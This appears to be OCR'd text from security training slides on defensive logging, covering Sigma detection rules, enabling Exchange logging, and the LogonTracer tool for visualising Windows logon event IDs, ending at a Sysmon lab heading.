
1. Sigma rule specification in the Wiki
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules

What About Exchange Logging?

Yeah, that's not on by default either.
LogFiles (text) written by default…
Nothing to event log.

Enable:

- Both log file and ETW event
- Maximum file size



6 Event IDs

LOGONTRACER

Black Hat Arsenal USA 2018

Concept

LogonTracer is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on this research.

- **4624**: Successful logon
- **4625**: Logon failure
- **4768**: Kerberos Authentication (TGT Request)
- **4769**: Kerberos Service Ticket (ST Request)
- **4776**: NTLM Authentication
- **4672**: Assign special privileges

More details are described in the following documents:

- Visualise Event Logs to Identify Compromised Accounts - LogonTracer -
- イベントログを可視化して不正使用されたアカウントを調査 (Japanese)

LAB: Sysmon